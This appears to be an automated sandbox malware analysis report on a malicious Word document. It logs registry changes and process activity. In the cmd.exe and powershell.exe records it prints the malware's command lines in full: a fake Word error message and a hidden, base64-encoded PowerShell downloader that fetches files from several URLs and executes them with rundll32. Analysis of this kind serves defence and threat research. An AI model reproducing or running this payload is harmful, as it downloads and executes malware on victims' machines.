00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 BA 47 0F 00 BA 47 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 1084 Parent PID: 1220

General

Start time:	22:56:34
Start date:	17/02/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFMAdgAgACAAUABCADUAbwAgAC AAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAxAH0AewA1AH0AewAzAH0Aew AwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACcAVAAnACwAJwBFAE0ALgBJAC cALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAnAHkAJwAsACcAbwAuAEQASQ BSACcALAAnAE8AUgAnACkAIAApACAAOwAgACAAUwBFAHQALQBJAFQARQBtAC AAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKA AiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AH sANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBFAHAATwBJAE4AdABtACcALA AnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0ALgAnACwAJwBzAE UAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAnACkAIAApACAAIAA7ACAAIA AkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAWwBjAGgAYQByAF 0AKAAzADMAKQAgACsAIAAkAEgAMgAzAEQAOwAkAEQAOQA0AE0APQAoACgAJw BQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcARQBUAC0AdgBhAH IAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBBACkAOgA6ACIAYwByAEUAYQ BUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgATwBNAEUAIAArAC AAKAAoACgAJwA5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAJw ArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAbABoACcAKQArAC gAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAuACIAcgBFAGAAAUABsAGEAQw BlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAKQApACkAOwAkAE oAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAnACsAJwBOACcAKQApADsAIA AoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAIAAgAC0AVgBBAC AAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAbw BMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJwAxADIAJwApAD sAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBfACcAKwAnAF8ARQAnACkAKQ A7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAKwAnAF8AUgAnAC kAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAnADkANAAnACkAKwAnAFcAJw ApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAKAAoACgAJwBLAG kAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAnACsAJwB1AGgAYgAnACkAKw AnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwBoAD kAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQArACcAbQAnACkALQBSAGUAUA BsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAwAD UAKwBbAEMASABBAFIAXQAxADAAOQApACwAWwBDAEgAQQBSAF0AOQAyACkAKw AkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAF YAMgA4AFUAPQAoACcAQwA4CcAKwAnADgASwAnACkAOwAkAE0AcgBpAHEAZA A1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABLAH cAMwA3ADkANAB4AD0AKAAnAHgAIAAnACsAJwBbACcAKwAoACcAIABzAGgAJw ArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnAC sAJwBrAGYAJwApACsAJwBuAC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQ ArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvACcAKwAoAC cAWAAvACcAKwAnACEAJwApACsAJwB4ACcAKwAoACcAIAAnACsAJwBbACAAcw AnACkAKwAnAGgAJwArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAnAC sAJwAvAGIAaABhACcAKQArACcAawAnACsAJwB0AGkAJwArACgAJwB2AHIAaQ BuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoAC cAaQAnACsAJwAtAGIAaQBuACcAKQArACgAJwAvACcAKwAnAEoAQgBiAGIAJw ArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnAC AAYgAnACsAJwA6ACcAKQArACgAJwAvACcAKwAnAC8AdgBhAG4AJwArACcAZA BkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AG UAJwArACgAJwAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAGEAcwBzACcAKw AnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArAC cAIQAnACsAJwB4ACAAJwArACcAWwAgACcAKwAoACcAcwAnACsAJwBoACAAJw ApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAG IAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnACkAKwAnAGUAJw ArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAZQAnAC sAKAAnAC0AJwArACcAdABpAG0AZQByACcAKwAnAC0AJwApACsAJwBuACcAKw ArACcAdgBoACcAKQArACgAJwB4AHoAJwArACcALwBpACcAKQArACcAbAAnAC sAKAAnAFgAJwArACcATAAvACEAeAAnACkAKwAoACcAIABbACAAcwAnACsAJw BoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcALwAnACsAJwBnAC cAKwAoACcAbwBjACcAKwAnAHAAJwArACcAaABvAG4AJwApACsAKAAnAGcAdA BoACcAKwAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAC cALQAnACkAKwAnAGMAbwAnACsAJwBuAHQAJwArACgAJwAvACcAKwAnAC8AdA BoACcAKwAnAGUAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKwAnAGMAYQAnACsAJwBtAG

	lAJwArACcAaQAnACsAKAAnAGEAcwB1AGgAJwArACcAaQAnACkAKwAoACcAcw B0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAnAC sAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAcwAvAHcAcAAnACsAJwAtACcAKQ ArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAAnAC 8AaAAnACsAJwBHAGgAWQAnACkAKwAnADIALwAnACkALgAiAHIAYABlAHAAYA BMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnAC sAJwAgAGIAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJw B0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1AD kALAAnAHcAZAAnACkAWwAzAF0AKQAuACIAcwBQAGwAYABpAHQAIgAoACQAQQ A3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAJABRADcAXwBSAC kAOwAkAFYAOABfAEcAPQAoACgAJwBNACcAKwAnADUAMQAnACkAKwAnAFYAJw ApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuAC AAJABLAHcAMwA3ADkANAB4ACkAewB0AHIAeQB7ACgALgAoACcATgBlACcAKw AnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG 4ARQBUAC4AdwBFAEIAQwBMAEkAZQBuAFQAKQAuACIAZABPAGAAdwBuAGAATA BPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkAD EAcgBhADgAbgApADsAJABEADkANABKAD0AKAAnAEIAJwArACgAJwAzACcAKw AnADIARwAnACkAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArAC cAdABlACcAKwAnAG0AJwApACAAJABBAGQAMQByAGEAOABuACkALgAiAEwAYA BFAG4AZwBgAFQASAAiACAALQBnAGUAIAAzADMAMQAyADAAKQAgAHsALgAoAC cAcgB1AG4AZABsACcAKwAnAGwAMwAnACsAJwAyACcAKQAgACQAQQBkADEAcg BhADgAbgAsACgAJwBBACcAKwAnAG4AeQAnACsAKAAnAFMAdAByACcAKwAnAG kAJwApACsAJwBuAGcAJwApAC4AIgB0AE8AUwBUAFIAYABpAG4ARwAiACgAKQ A7ACQAVgA3ADgAQgA9ACgAJwBTACcAKwAoACcAOAA1ACcAKwAnAEIAJwApAC kAOwBiAHIAZQBhAGsAOwAkAFYAOABfAFAAPQAoACcARgA2ACcAKwAnADcATA AnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFEAMAA0AFYAPQAoACcASQAyAC cAKwAnADYAWgAnACkA
Imagebase:	0x4a770000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 592 Parent PID: 1084

General

Start time:	22:56:35
Start date:	17/02/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff770000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1320 Parent PID: 1084

General

Start time:	22:56:35
Start date:	17/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc IAAgAFMAdgAgACAAUABCADUAbwAgAC AAKABbAFQAWQBwAEUAXQAoACIAewAyAH0AewAxAH0AewA1AH0AewAzAH0Aew AwAH0AewA2AH0AewA0AH0AIgAgAC0ARgAgACcAVAAnACwAJwBFAE0ALgBJAC cALAAnAFMAWQBzAFQAJwAsACcAZQBDACcALAAnAHkAJwAsACcAbwAuAEQASQ BSACcALAAnAE8AUgAnACkAIAApACAAOwAgACAAUwBFAHQALQBJAFQARQBtAC AAdgBBAFIASQBhAEIATABlADoAbQA3AGEAOQAgACgAWwB0AHkAcABFAF0AKA AiAHsANAB9AHsAMgB9AHsAMwB9AHsANQB9AHsAMQB9AHsANgB9AHsAMAB9AH sANwB9ACIAIAAtAGYAJwBuACcALAAnAEkAQwBFAHAATwBJAE4AdABtACcALA AnAG4AZQBUACcALAAnAC4AJwAsACcAcwB5AFMAdABlAE0ALgAnACwAJwBzAE UAUgB2ACcALAAnAEEAJwAsACcAYQBHAGUAcgAnACkAIAApACAAIAA7ACAAIA AkAEkAaAB2ADgAOQBfAGcAPQAkAE0AOQAxAEcAIAArACAAWwBjAGgAYQByAF

	UAKAAZADMAKQAgACsAIAAkAEgAMgAZAEQAOwAkAEQAOQA0AE0APQA6ACgAJw BQADcAJwArACcAMgAnACkAKwAnAFgAJwApADsAIAAoAGcARQBUAC0AdgBhAH IAaQBhAEIAbABlACAAcABiADUAbwAgAC0AVgBBACkAOgA6ACIAYwByAEUAYQ BUAGUAZABpAGAAUgBlAEMAdABgAG8AUgBZACIAKAAkAEgATwBNAEUAIAArAC AAKAAoACgAJwA5AGsAJwArACcAdABOAGsAJwApACsAJwAyACcAKwAnAGQAJw ArACgAJwB1AGgAYgA5ACcAKwAnAGsAdAAnACsAJwBHAHgAbABoACcAKQArAC gAJwA5AGkAJwArACcAYQA5AGsAdAAnACkAKQAuACIAcgBFAGAAUABsAGEAQw BlACIAKAAoACcAOQAnACsAJwBrAHQAJwApACwAJwBcACcAKQApACkAOwAkAE oAOAA3AEgAPQAoACcAUwAnACsAKAAnADMANgAnACsAJwBOACcAKQApADsAIA AoACAAIAB2AGEAUgBJAGEAYgBsAGUAIAAgAE0ANwBhADkAIAAgAC0AVgBBAC AAIAApADoAOgAiAFMARQBjAHUAcgBpAFQAWQBwAGAAUgBvAFQAbwBDAGAAbw BMACIAIAA9ACAAKAAoACcAVABsACcAKwAnAHMAJwApACsAJwAxADIAJwApAD sAJABYADIAMgBVAD0AKAAnAEUAJwArACgAJwBfACcAKwAnAF8ARQAnACkAKQ A7ACQAUAAyADcAcABxAGUAMwAgAD0AIAAoACcARQA2ACcAKwAnAF8AUgAnAC kAOwAkAEYAMwA5AEwAPQAoACgAJwBRACcAKwAnADkANAAnACkAKwAnAFcAJw ApADsAJABBAGQAMQByAGEAOABuAD0AJABIAE8ATQBFACsAKAAoACgAJwBLAG kAJwArACcAbQAnACkAKwAoACcATgBrADIAZAAnACsAJwB1AGgAYgAnACkAKw AnAEsAaQAnACsAJwBtACcAKwAoACcARwB4ACcAKwAnAGwAJwApACsAJwBoAD kAJwArACgAJwBpACcAKwAnAGEASwBpACcAKQArACcAbQAnACkALQBSAGUAUA BsAGEAYwBlACgAWwBDAEgAQQBSAF0ANwA1ACsAWwBDAEgAQQBSAF0AMQAwAD UAKwBbAEMASABBAFIAXQAxADAAOQApACwAWwBDAEgAQQBSAF0AOQAyACkAKw AkAFAAMgA3AHAAcQBlADMAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAF YAMgA4AFUAPQAoACcAQwA4ACcAKwAnADgASwAnACkAOwAkAE0AcgBpAHEAZA A1ADkAPQAnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABLAH cAMwA3ADkANAB4AD0AKAAnAHgAIAAnACsAJwBbACcAKwAoACcAIABzAGgAJw ArACcAIAAnACkAKwAoACcAYgAnACsAJwA6AC8ALwBjAGEAYgAuAG0AeQAnAC sAJwBrAGYAJwApACsAJwBuAC4AJwArACgAJwBjAG8AbQAnACsAJwAvACcAKQ ArACcAYQAnACsAKAAnAGQAJwArACcAbQBpAG4AJwApACsAJwAvACcAKwAoAC cAWAAvACcAKwAnACEAJwApACsAJwB4ACcAKwAoACcAIAAnACsAJwBbACAAcw AnACkAKwAnAGgAJwArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAnAC sAJwAvAGIAaABhACcAKQArACcAawAnACsAJwB0AGkAJwArACgAJwB2AHIAaQ BuAGQAJwArACcALgAnACsAJwBjAG8AbQAvAGMAJwApACsAJwBnACcAKwAoAC cAaQAnACsAJwAtAGIAaQBuACcAKQArACgAJwAvACcAKwAnAEoAQgBiAGIAJw ArACcAOAAnACsAJwAvACEAeAAgAFsAIAAnACkAKwAnAHMAaAAnACsAKAAnAC AAYgAnACsAJwA6ACcAKQArACgAJwAvACcAKwAnAC8AdgBhAG4AJwArACcAZA BkAG4AYQAnACkAKwAoACcAYgBoAGEAcgBnACcAKwAnAGEAJwApACsAJwB2AG UAJwArACgAJwAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAGEAcwBzACcAKw AnAGUAdAAnACkAKwAnAC8AVwAnACsAKAAnADkAbwAnACsAJwAvACcAKQArAC cAIQAnACsAJwB4ACAAJwArACcAWwAgACcAKwAoACcAcwAnACsAJwBoACAAJw ApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACgAJwAvAGkAZQAtACcAKwAnAG IAJwArACcAZQAnACkAKwAoACcAcwAnACsAJwB0AC4AbgAnACkAKwAnAGUAJw ArACgAJwB0AC8AbwAnACsAJwBuACcAKwAnAGwAaQBuACcAKQArACcAZQAnAC sAKAAnAC0AJwArACcAdABpAG0AZQByACcAKwAnAC0AJwApACsAKAAnAGsAJw ArACcAdgBoACcAKQArACgAJwB4AHoAJwArACcALwBpACcAKQArACcAbAAnAC sAKAAnAFgAJwArACcATAAvACEAeAAnACkAKwAoACcAIABbACAAcwAnACsAJw BoACAAJwApACsAKAAnAGIAOgAnACsAJwAvACcAKQArACcALwAnACsAJwBnAC cAKwAoACcAbwBjACcAKwAnAHAAJwArACcAaABvAG4AJwApACsAKAAnAGcAdA BoACcAKwAnAGUAJwApACsAKAAnAC4AYwBvAG0ALwAnACsAJwB3AHAAJwArAC cALQAnACkAKwAnAGMAbwAnACsAJwBuAHQAJwArACgAJwBlAG4AdAAvACcAKw AnAGwAJwApACsAJwBNACcAKwAoACcATQBDACcAKwAnAC8AIQAnACkAKwAoAC cAeAAgACcAKwAnAFsAIABzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8ALw AnACsAJwB3AHcAJwApACsAJwB3ACcAKwAoACcALgBsACcAKwAnAGUAJwApAC sAKAAnAHQAJwArACcAcwBjACcAKQArACcAbwBtACcAKwAnAHAAYQAnACsAKA AnAHIAJwArACcAZQBvAG4AJwApACsAKAAnAGwAJwArACcAaQBuACcAKQArAC gAJwBlACcAKwAnAC4AYwAnACkAKwAoACcAbwBtAC8AZAAnACsAJwBlACcAKQ ArACgAJwAuAGwAJwArACcAZQB0ACcAKQArACcAcwBjACcAKwAnAG8AbQAnAC sAJwBwACcAKwAnAGEAJwArACcAcgBlACcAKwAnAG8AbgAnACsAKAAnAGwAaQ AnACsAJwBuAGUAJwApACsAKAAnAC4AJwArACcAYwBvAG0AJwArACcALwB3AF kAZAAvACcAKwAnACEAeAAgACcAKQArACcAWwAnACsAKAAnACAAcwAnACsAJw BoACAAYgAnACsAJwA6AC8AJwApACsAJwAvACcAKwAnAGMAYQAnACsAJwBtAG IAJwArACcAaQAnACsAKAAnAGEAcwB1AGgAJwArACcAaQAnACkAKwAoACcAcw B0AG8AcgAnACsAJwBpAGEAJwArACcALgBnAHIAbwB3ACcAKQArACcAbAAnAC sAJwBhAGIAJwArACgAJwAuACcAKwAnAGUAcwAvAHcAcAAnACsAJwAtACcAKQ ArACcAYwBvACcAKwAnAG4AdAAnACsAJwBlAG4AJwArACcAdAAnACsAKAAnAC 8AaAAnACsAJwBHAGgAWQAnACkAKwAnADIALwAnACkALgAiAHIAYABlAHAAYA BMAEEAQwBlACIAKAAoACcAeAAgACcAKwAnAFsAJwArACgAJwAgAHMAaAAnAC sAJwAgAGIAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJw B0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAE0AcgBpAHEAZAA1AD kALAAnAHcAZAAnACkAWwAzAF0AKQAuACIAcwBQAGwAYABpAHQAIgAoACQAQQ A3ADYAQgAgACsAIAAkAEkAaAB2ADgAOQBfAGcAIAArACAAJABRADcAXwBSAC kAOwAkAFYAOABfAEcAPQAoACgAJwBNACcAKwAnADUAMQAnACkAKwAnAFYAJw ApADsAZgBvAHIAZQBhAGMAaAAgACgAJABYAGoAOABzADEANQAxACAAaQBuAC AAJABLAHcAMwA3ADkANAB4ACkAewB0AHIAeQB7ACgALgAoACcATgBlACcAKw AnAHcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAFkAUwB0AEUAbQAuAG 4ARQBUAC4AdwBFAEIAQwBMAEkAZQBuAFQAKQAuACIAZABPAGAAdwBuAGAATA BPAGEARABmAGkAbABlACIAKAAkAFgAagA4AHMAMQA1ADEALAAgACQAQQBkAD EAcgBhADgAbgApADsAJABEADkANABKAD0AKAAnAEIAJwArACgAJwAzACcAKw 